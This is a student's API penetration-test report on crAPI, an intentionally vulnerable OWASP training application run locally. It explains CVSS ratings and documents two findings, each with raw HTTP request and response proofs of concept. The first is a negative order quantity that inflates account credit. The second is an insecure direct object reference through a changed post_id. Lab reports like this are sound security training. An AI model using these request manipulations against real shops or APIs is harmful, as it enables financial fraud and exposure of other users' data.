Task: API VAPT Report
Name: Kavita Prajapati

Executive Summary

Application Programming Interfaces (APIs) are a set of rules and protocols that enable communication between different software applications, systems, and services. APIs act as an intermediary layer that allows clients (such as mobile apps or web applications) to interact with backend servers to request or exchange data. From a security perspective, APIs must be properly designed and tested to prevent vulnerabilities such as broken authentication, improper authorization, injection attacks, excessive data exposure, and lack of rate limiting. Security assessments are commonly performed using guidelines like the **OWASP API Security Top 10**, and tools such as **Burp Suite** and **Postman**.

CVSS Scoring System:

The Common Vulnerability Scoring System (CVSS) provides a standardized method for assessing vulnerability severity. Security analysts often use the CVSS calculator provided by the National Vulnerability Database to determine vulnerability scores.

Score Range	Risk Level
0 – 3.9	**Low**
4 – 6.9	**Medium**
7 – 8.9	**High**
9 – 10	**Critical**

Risk Matrix:

A risk matrix is another method used to prioritize vulnerabilities based on their likelihood and impact. EX:,

Vulnerability	Likelihood	Impact	Risk Level
SQL Injection	High	High	Critical
XSS	Medium	Medium	Medium
Open Ports	Low	Medium	Low

Information:

Item	Details
Project Title	Mobile Vulnerability Assessment of Kali Linux Environment
Assessment Type	Vulnerability Assessment Lab
Tools Used	Kali Linux, Mobsf
Testing Environment	VirtualBox Lab
Date	03/04/2026

Executive summary:

The objective of this assessment was to identify security vulnerabilities in a controlled testing environment using open-source security tools. The assessment was performed on a vulnerable virtual machine to simulate a real-world security evaluation scenario.

The scanning process identified several vulnerabilities including outdated software versions, exposed services, and configuration weaknesses. These issues could potentially allow attackers to gain unauthorized access to the system if not properly mitigated. Risk assessment was performed using CVSS scoring to prioritize remediation efforts.

Tools Used:

Tool	Purpose
Kali Linux	Security testing platform
Burpsuite, Postman	Capturing Request, Vulnerability Assesment
Oracle VM VirtualBox	Virtual lab environment

The below table gives a brief description of each risk rating visualized in this report.

Impact	CVSS Score	Definition
Critical	9.0 – 10.0	Critical vulnerabilities are the highest level of security risks, demanding immediate attention and mitigation within an organization. They pose an imminent and severe threat, with the potential for unauthorized access, data breaches, or significant system compromise. Swift remediation is crucial to maintain robust security.
High	7.0 – 8.9	High severity vulnerabilities should be considered a top priority in terms of mitigation. These are the most severe issues and generally cause an immediate security concern to the enterprise
Medium	4.0 – 6.9	Medium severity vulnerabilities are a lower priority but should still be remediated in a timely manner. These are moderate exploits that have less of an impact on the environment.
Low	0.1 – 3.9	Low severity vulnerabilities are real but trivially impactful to the environment. These should only be remediated after the HIGH and MEDIUM

		vulnerabilities are resolved.
Informational	0.0	Informational vulnerabilities have no impact as such to the environment by themselves. However, they might provide an attacker with information to exploit other vulnerabilities.

The following control areas are the easiest to exploit or expose the environment to the highest level of risk:

Sr. No.	Vulnerability Name	Severity Level
1	Business Logic Flaw in Order Quantity	**High**
2	Insecure Direct Object Reference(IDOR)	**Medium**

Vulnerabilities Details:

Sr.No. 1	**Name of Vulnerability:** Business Logic Flaw in Order Quantity	**CWE Details:** CWE-840
High	**CVSS Score:** 8.2	

Vulnerable URL: CrApi

Description:

- No input validation on quantity
- Negative values are accepted
- Leads to unintended behavior (credit increase)
- Exposure of **PII (email, phone number)**
- No data minimization
- Potential lack of authorization checks

Impact:

- Users can gain **unauthorized credits/money**
- Financial loss to application
- Inventory manipulation
- Risk of phishing / social engineering

PoC:

Request Pretty Raw

```
POST /workshop/api/shop/orders HTTP/1.1
Host: 127.0.0.1:8443
Connection: keep-alive
Content-Length: 29
sec-ch-ua-platform: "Windows"
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJlaGZoZUBnbWFpbC5jb20iLCJpYXQiOjE
3NzUxMTg5MjQsImV4cCI6MTc3NTcyMzcyNCwicm9sZSI6InVzZXIifQ.JfKd083PFqcjB-mjrCLkEOcKisNH1B
oXSZ69ViJYTgTPqxaZN9m-u6njbb2oxrBSowRVQZv7ddSXbPV5GL6dF6Z9sWeiXF2vIokSyiCOps_PrI6jbASQ
YXTv1dpZPVX4NsxKkaJX4SnPNV_WHxZLk6sQxUFsOld1c-WChD3uTebNO2OyvRH7oVGVUdDnG05jEeEt2MVvTc
NYQaz0Lxz-fbYYVkuv4zUmjT572EBLebMsCKIMk26tUKnJiZnUgOpCh24pCod6NvCLnA4ExWaLc44tI1ggCOAB
dzZfKdQmbnWwZZDs3NJ_Zof4GRVLX9QL0QpklisvWLfZmj0OGpCcCg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="146", "Not-A.Brand";v="24", "Google Chrome";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://127.0.0.1:8443
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://127.0.0.1:8443/shop
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: chat_session_id=8454cefb-9eaf-4ddd-ba1d-c8cca0484517

{
  "product_id":2,
  "quantity":-6
}
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Thu, 02 Apr 2026 08:42:16 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 61

{
  "id": 23,
  "message": "Order sent successfully.",
  "credit": 150.0
}
```

```
GET /workshop/api/shop/orders/all?limit=30&offset=0 HTTP/1.1
Host: 127.0.0.1:8443
Connection: keep-alive
sec-ch-ua-platform: "Windows"
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJlaGZoZUBnbWFpbC5jb20iLCJpYXQiOjE3
NzUxMTg5MjQsImV4cCI6MTc3NTcyMzcyNCwicm9sZSI6InVzZXIifQ.JfKd083PFqcjB-mjrClkEOcKisNH1BoX
SZ69ViJYTgTPqxaZN9m-u6njbb2oxrBSowRVQZv7ddSXbPV5GL6dF6Z9sWeiXF2vIokSyiCOps_PrI6jbASQYXT
v1dpZPVX4NsxKkaJX4SnPNV_WHxZLk6sQxUFsOld1c-WChD3uTebNO2OyvRH7oVGVUdDnG05jEeEt2MVvTcNYQa
z0Lxz-fbYYVkuv4zUmjT572EBLebMsCKIMk26tUKnJiZnUgOpCh24pCod6NvCLnA4ExWaLc44tI1ggCOABdzZfK
dQmbnWwZZDs3NJ_Zof4GRVLX9Ql0QpklisvWLfZmj0OGpCcCg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/146.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="146", "Not-A.Brand";v="24", "Google Chrome";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://127.0.0.1:8443/past-orders
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: chat_session_id=8454cefb-9eaf-4ddd-ba1d-c8cca0484517
```

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Thu, 02 Apr 2026 08:44:37 GMT
Content-Type: application/json
Connection: close
Allow: GET, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 2584

{
    "orders": [{
        "id": 24,
        "user": {
            "email": "ehfhe@gmail.com",
            "number": "5644563456"
        },
        "product": {
            "id": 2,
            "name": "Wheel",
            "price": "10.00",
            "image_url": "images/wheel.svg"
        },
        "quantity": 1,
        "status": "delivered",
        "transaction_id": "58287a80-65cc-43d9-9d6e-f5788d3f273c",
        "created_on": "2026-04-02T08:44:03.199615"
```

Recommendation:

- Input Validation
- Reject negative values
- Prevent credit manipulation
- nsure users can only access **their own orders**
- Logging abuse attempts
- Input sanitization

Reference: https://cwe.mitre.org/data/definitions/840.html

Sr.No. 2	**Name of Vulnerability:** Insecure Direct Object Reference(IDOR)	**CWE Details:** CWE-639
Medium	**CVSS Score:** 6.5	

Vulnerable URL: CrApi

Description: simply modifying the post_id, the server returns a valid response (HTTP/1.1 200 OK) without verifying whether the user is authorized to access that specific resource. This indicates **missing authorization checks** on object-level access.


Impact:

- Access **other users' data** by changing post_id
- Enumerate resources (posts, records, documents)
- Potentially extract sensitive data (PII, private content)
- Escalate to full data exposure depending on object type

This falls under:

- **Broken Object Level Authorization (BOLA)** (OWASP API Top 10)
- **IDOR**

PoC:



```
GET /post?post_id=w3WE4gNq3BB5PdpdvqBWmC HTTP/1.1
Host: 127.0.0.1:8443
Connection: keep-alive
sec-ch-ua: "Chromium";v="146", "Not-A.Brand";v="24", "Google Chrome";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: chat_session_id=8454cefb-9eaf-4ddd-ba1d-c8cca0484517
```

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Thu, 02 Apr 2026 09:06:54 GMT
Content-Type: text/html
Content-Length: 1207
Last-Modified: Mon, 22 Sep 2025 18:05:09 GMT
Connection: close
ETag: "68d18fd5-4b7"
Accept-Ranges: bytes

<!doctype html>
<html lang="en">

<head>
    <meta charset="utf-8" />
    <link rel="icon" href="/images/favicon.ico" />
    <meta name="viewport" content="width=device-width,initial-scale=1" />
    <meta name="theme-color" content="#000000" />
    <meta http-equiv="cache-control" content="no-cache" />
    <meta http-equiv="Pragma" content="no-cache" />
    <meta http-equiv="Expires" content="0" />
    <meta name="keywords" content="OWASP, API, Top 10, BOLA, IDOR, BFLA, Mass Assignment, Broken Object Level Authorization, Broken Function Level Authentication, Excessive Data Exposure, SSRF, Lack of Resources & Rate Limiting" />
    <meta name="description" content="completely ridiculous API (crAPI) will help to understand the ten most critical API security risks. crAPI is intentionally vulnerable to the OWASP API Top 10, but you'll be able to safely run it to educate
```

Recommendation:

- Validate that the authenticated user **owns or is allowed** to access the object
- Replace with random, non-guessable identifiers
- Map internal IDs to external tokens

Reference: https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/